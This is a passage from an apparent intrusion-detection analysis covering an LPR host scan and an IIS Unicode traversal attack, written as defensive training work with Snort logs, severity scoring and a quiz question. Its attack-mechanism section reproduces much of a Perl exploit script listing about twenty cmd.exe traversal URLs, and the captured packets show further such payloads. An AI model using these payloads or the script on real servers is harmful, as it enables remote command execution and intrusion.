This scan was targeted at our publicly available subnets. If I had access to the Internet router's syslogs for that day I have a feeling I would have seen that this

was part of a large scan attempt against our entire address range. With routes only for the scanned networks being alerted on by snort defined in the routing tables on the Internet router, the snort sensor will not see scan attempts for the other networks in our address range that are unreachable from the Internet router.

8. Severity

(Criticality + Lethality) – Countermeasures (System + Network) = Severity

Criticality: 5 - our firewalls and public DNS servers were included in the scan

Lethality: 3 - mostly Windows hosts were scanned with the exception of our DNS servers

Countermeasures:

System: 5 - modern operating systems with up-to-date security patches applied, Unix hosts are using TCP wrappers and SSH, an nmap scan against the hosts indicated the hosts are not listening on port 515, I also issued the netstat –an command from the consoles to double check

Network: 4 – all windows hosts scanned were behind firewalls which block port 515, the two Unix hosts were on the DMZ network which is the reason for the 4

Attack Severity: (5 + 3) – (5 + 4) = -1

9. Defensive recommendation

Use filters on the router to prevent traffic destined for tcp/515 from reaching the servers or place all machines behind a firewall with a similar security policy. Uninstall the print software from the machines it is not needed on. Keeping the OS patches up-to-date may prevent vulnerabilities in services from being exploited, this is most beneficial for the services you don't even know you are running.

10. Multiple choice test question

```
Feb 15 10:47:33 203.197.89.197:1414 -> X.X.23.5:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1421 -> X.X.23.12:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1435 -> X.X.23.26:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1449 -> X.X.23.40:515 SYN ******S*
```

```
Feb 15 10:47:33 203.197.89.197:1456 -> X.X.23.47:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1442 -> X.X.23.33:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1428 -> X.X.23.19:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1462 -> X.X.23.53:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1469 -> X.X.23.60:515 SYN ******S*
```

Q. , Which of the following is most likely, demonstrated in the trace above?

a) a low-and-slow scan to evade IDS systems
b) a port scan
c) a host scan for the LPR service
d) a SYN-FLOOD attack

A. The answer is c) a host scan for the LPR service. Remember, according to the course material a port scan is a scan of a single host for many ports and a host scan is a scan of many hosts for a particular service.

Detect #2 – IIS Unicode Exploit

```
02/18-08:11:16.219025 64.107.163.189:4713 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59097 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x9E76B400  Ack: 0x28DC98A  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 72 6F 6F  GET /scripts/roo
74 2E 65 78 65 3F 2F 63 2B 64 69 72 20 48 54 54  t.exe?/c+dir HTT
50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77  P/1.0..Host: www
0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63  ..Connnection: c
6C 6F 73 65 0D 0A 0D 0A                          lose....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.309033 64.107.163.189:4759 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59173 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x9E826233  Ack: 0x28DC9AC  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 63 2F 77 69 6E 6E 74 2F 73 79 73  GET /c/winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.349036 64.107.163.189:4784 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59194 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x9E88D201  Ack: 0x28DC9BB  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 64 2F 77 69 6E 6E 74 2F 73 79 73  GET /d/winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.409041 64.107.163.189:4808 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59239 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x9E9034C3  Ack: 0x28DC9C9  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65  5c../winnt/syste
6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64  m32/cmd.exe?/c+d
69 72 20 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  ir r HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.439044 64.107.163.189:4846 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59264 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x9E9AD163  Ack: 0x28DC9D5  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 5F 76 74 69 5F 62 69 6E 2F 2E 2E  GET /_vti_bin/..
25 35 63 2E 2E 2F 2E 2E 25 35 63 2E 2E 2F 2E 2E  %5c../..%5c../..
25 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74  %5c../winnt/syst
65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B  em32/cmd.exe?/c+
64 69 72 20 63 2B 64 69 72 20 48 54 54 50 2F 31  dir c+dir HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43  .0..Host: www..C
6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73  onnnection: clos
65 0D 0A 0D 0A                                   e....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.479047 64.107.163.189:4856 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59283 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x9E9DEDE7  Ack: 0x28DC9E1  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 5F 6D 65 6D 5F 62 69 6E 2F 2E 2E  GET /_mem_bin/..
25 35 63 2E 2E 2F 2E 2E 25 35 63 2E 2E 2F 2E 2E  %5c../..%5c../..
25 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74  %5c../winnt/syst
65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B  em32/cmd.exe?/c+
64 69 72 20 63 2B 64 69 72 20 48 54 54 50 2F 31  dir c+dir HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43  .0..Host: www..C
6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73  onnnection: clos
65 0D 0A 0D 0A                                   e....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.529052 64.107.163.189:4891 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59333 IpLen:20 DgmLen:185 DF
***AP*** Seq: 0x9EA96AD0  Ack: 0x28DC9FC  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E 25 35 63  GET /msadc/..%5c
2E 2E 2F 2E 2E 25 35 63 2E 2E 2F 2E 2E 25 35 63  ../..%5c../..%5c
2F 2E 2E 35 35 2E 2E 2F 2E 2E 63 31 2E 2E 2F 2E  /..55../..c1../.
2E 2F 2E 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74  ./.../winnt/syst
65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B  em32/cmd.exe?/c+
64 69 72 20 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  dir 32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
```

```
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                                .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.569055 64.107.163.189:4912 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59354 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x9EAF6CB8  Ack: 0x28DCA07  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  c../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 20 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  r dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                                .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.599058 64.107.163.189:4927 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59395 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x9EB6F5B8  Ack: 0x28DCA11  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  c../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 20 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  r dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                                .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.649062 64.107.163.189:4947 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59439 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x9EBC35D0  Ack: 0x28DCA1A  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  c../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 20 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  r dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                                .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.689065 64.107.163.189:4956 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59453 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x9EC167DD  Ack: 0x28DCA23  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  c../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 20 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  r dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
```

```
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.739070 64.107.163.189:4979 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59511 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x9EC6A5FB  Ack: 0x28DCA2A  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65  5c../winnt/syste
6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64  m32/cmd.exe?/c+d
69 72 20 64 69 72 20 48 54 54 50 2F 31 2E 30 0D  ir dir HTTP/1.0.
0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E  .Host: www..Conn
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.769072 64.107.163.189:4991 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59524 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x9ECB1B52  Ack: 0x28DCA44  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65  5c../winnt/syste
6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64  m32/cmd.exe?/c+d
69 72 20 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  ir r HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.809076 64.107.163.189:4997 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59547 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x9ECDBCB6  Ack: 0x28DCA48  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65  5c../winnt/syste
6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64  m32/cmd.exe?/c+d
69 72 20 63 2B 64 69 72 20 48 54 54 50 2F 31 2E  ir c+dir HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F  0..Host: www..Co
6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65  nnnection: close
0D 0A 0D 0A                                      ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

02/18-08:11:16.849079 64.107.163.189:1030 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59576 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x9ED2CE44  Ack: 0x28DCA4F  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
32 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65  2f../winnt/syste
6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64  m32/cmd.exe?/c+d
69 72 20 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  ir r HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+


[**] [1:1256:2] WEB-IIS CodeRed v2 root.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.219025 64.107.163.189:4713 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59097 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x9E76B400  Ack: 0x28DC98A  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.309033 64.107.163.189:4759 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59173 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x9E826233  Ack: 0x28DC9AC  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.349036 64.107.163.189:4784 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59194 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x9E88D201  Ack: 0x28DC9BB  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.409041 64.107.163.189:4808 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59239 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x9E9034C3  Ack: 0x28DC9C9  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.439044 64.107.163.189:4846 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59264 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x9E9AD163  Ack: 0x28DC9D5  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.479047 64.107.163.189:4856 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59283 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x9E9DEDE7  Ack: 0x28DC9E1  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.529052 64.107.163.189:4891 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59333 IpLen:20 DgmLen:185 DF
***AP*** Seq: 0x9EA96AD0  Ack: 0x28DC9FC  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.569055 64.107.163.189:4912 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59354 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x9EAF6CB8  Ack: 0x28DCA07  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.599058 64.107.163.189:4927 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59395 IpLen:20 DgmLen:137 DF
```

```
***AP*** Seq: 0x9EB6F5B8  Ack: 0x28DCA11  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.649062 64.107.163.189:4947 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59439 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x9EBC35D0  Ack: 0x28DCA1A  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.689065 64.107.163.189:4956 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59453 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x9EC167DD  Ack: 0x28DCA23  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.739070 64.107.163.189:4979 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59511 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x9EC6A5FB  Ack: 0x28DCA2A  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.769072 64.107.163.189:4991 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59524 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x9ECB1B52  Ack: 0x28DCA44  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.809076 64.107.163.189:4997 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59547 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x9ECDBCB6  Ack: 0x28DCA48  Win: 0x4470  TcpLen: 20

[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/18-08:11:16.849079 64.107.163.189:1030 -> X.X.70.10:80
TCP TTL:119 TOS:0x0 ID:59576 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x9ED2CE44  Ack: 0x28DCA4F  Win: 0x4470  TcpLen: 20
```

1. Source of trace

The source of this trace was a snort sensor on my employer's network. The sensor is located such that it watches all traffic that comes off the ethernet interface of the Internet router.

2. Detect was generated by

This detect was generated by a Snort 1.8.3 sensor with a standard ruleset. The tcpdump output plugin and the alert file generated the information presented above.

3. Probability the source address was spoofed

A whois lookup of the source produced the following:

```
==============================================
      Illinois Century Network (NET-ICN1)
         120 W Jefferson, Suite B
         Springfield, Il 62702
         US

         Netname: ICN1
         Netblock: 64.107.0.0 - 64.107.255.255

         Coordinator:
            Illinois Century Network  (ZI83-ARIN)
      hostmaster@illinois.net
            217-557-6555

         Domain System inverse mapping provided by:

         NS1.ILLINOIS.NET         206.166.83.22
         NS2.ILLINOIS.NET         206.166.17.200

         Record last updated on 31-Oct-2001.
         Database last updated on  17-Feb-2002 19:56:02 EDT.

      The ARIN Registration Services Host contains ONLY Internet
      Network Information: Networks, ASN's, and related POC's.
      Please use the whois server at rs.internic.net for DOMAIN
      related
      Information and whois.nic.mil for NIPRNET Information.
==============================================
```

The probability that the source address was spoofed is low. In this particular attack it appears as though the attacker is attempting to get a directory listing of the target machine. Also since the attack is directed at an http server it must complete the three-way-handshake in order to be successful.

4. Description of attack

This attack is directed against vulnerable IIS4.0 and 5.0 webservers. There is a problem in the way IIS decodes UNICODE which allows attackers to view documents outside of the webserver's root directory and execute commands by requesting a malformed URL with embedded UNICODE characters. Any commands issued are done so with the restricted IUSR account. This may also be the result of the Code Red worm.

5. Attack mechanism

The attack works by sending malformed URL's containing UNICODE characters to a vulnerable IIS4.0 or 5.0 webserver. After reviewing the traces I believe the following script (found at http://packetstormsecurity.nl/0101-exploits/unicode_shell.pl) or some variation was used to mount this particular attack. A nice write-up on the unicode exploit by Rain Forrest Puppy may be found at http://packetstormsecurity.nl/0010-exploits/iis-unicode.txt.

```
#!/usr/bin/perl -w
#
# UNICODE SHELL - by B-r00t.
# A Unicode HTTP exploit for Micro$oft NT IIS WebServers.
#
# First tries to get IIS Server string.
# Scans for usable Unicode URL in 20 different ways.
# Then allows choice of which URL to use including an URL of
# your own design eg. After copying cmd.exe to /scripts.
# Commands are executed via your choice of URL on the target
# server.
#
# URL can be changed at anytime by typing URL.
# The Webserver can be re-SCANed at anytime by typing SCAN.
# Program can be QUIT at anytime by typing QUIT.
# HELP prints this ...
# ENJOY !


use strict;
use IO::Socket;

# Globals Go Here.
my $host;         # Host being probed.
my $port;         # Webserver port.
my $command;            # Command to issue.
my $url;          # URL being used.
my @results;            # Results from server.
my $probe;        # Whether to display output.
my @U;                  # Unicode URLS.

# URLS - Feel free to add here.
# $U[0] always used for custom URL.
$U[1] = "/scripts/..%c0%af../winnt/system32/cmd.exe?/c+";
$U[2] = "/scripts..%c1%9c../winnt/system32/cmd.exe?/c+";
$U[3] = "/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+";
$U[4] = "/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+";
$U[5] = "/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+";
$U[6] = "/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+";
$U[7] = "/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+";
$U[8] = "/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+";
$U[9] = "/scripts/..%c1%af../winnt/system32/cmd.exe?/c+";
$U[10] = "/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+";
$U[11] = "/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+";
$U[12] = "/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+";
```

```
$U[13] = "/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+";
$U[14] =
"/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/system
32/cmd.exe\?/c\+";
$U[15] = "/cgi-
bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/
c+";
$U[16] =
"/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd
.exe?/c+";
$U[17] =
"/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/c
md.exe?/c+";
$U[18] =
"/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cm
d.exe?/c+";
$U[19] =
"/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cm
d.exe?/c+";
$U[20] =
"/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/c
md.exe?/c+";

# SUBROUTINES GO HERE.
&intro;
&scan;
&choose;
&command;
&exit; # Play safe with this .

sub intro {
&help;
&host;
&server;
sleep 3;
};

# host subroutine.
sub host {
print "\nHost : ";
$host=<STDIN>;
chomp $host;
if ($host eq ""){$host="localhost"};
print "\nPort : ";
$port=<STDIN>;
chomp $port;
if ($port =~/\D/ ){$port="80"};
if ($port eq "" ) {$port = "80"};
};    # end host subroutine.

# Server string subroutine.
sub server {
my $X;
print "\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n";
print "\nTrying to obtain IIS Server string ...";
$probe = "string";
my $output;
```

```
my $webserver = "something";
&connect;
for ($X=0; $X<=10; $X++){
      $output = $results[$X];
      if (defined $output){
      if ($output =~/IIS/){ $webserver = "iis" };
      };
};
if ($webserver ne "iis"){
print "\a\a\n\nWARNING : UNABLE TO GET IIS SERVER STRING.";
print "\nThis Server may not be running Micro\$oft IIS WebServer";
print "\nand therefore may not be exploitable using the";
print "\nUnicode Bug.";
print "\n\n\nDo You Wish To Cont ... [Y/N]";
my $choice = <STDIN>;
chomp $choice;
if ($choice =~/N/i) {&exit};
            }else{
print "\n\nOK ... It Seems To Be Micro\$oft IIS.";
      };
};  # end server subroutine.

# scan subroutine.
sub scan {
my $status = "not_vulnerable";
print "\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n";
print "\nScanning Webserver $host on port $port ...";
my $loop;
my $output;
my $flag;
$command="dir";
for ($loop=1; $loop < @U; $loop++) {
$flag = "0";
$url = $U[$loop];
$probe = "scan";
&connect;
foreach $output (@results){
if ($output =~ /Directory/) {
                              $flag = "1";
                        $status = "vulnerable";
                        };
      };

if ($flag eq "0") {
print "\n$host is not vulnerable to Unicode URL Number $loop.";
}else{
print "\a\a\a\n$host IS VULNERABLE TO UNICODE URL NUMBER $loop !!!";
     };
};
if ($status eq "not_vulnerable"){
                        print "\n\nSORRY $host is NOT Vulnerable to the
UNICODE Exploit.";
                        &exit;
                        };
}; # end scan subroutine.

# choose URL subroutine.
```

```
sub choose {
print "\nURL To Use [0 = Other]: ";
my $choice=<STDIN>;
chomp $choice;
if ($choice > @U){ &choose };
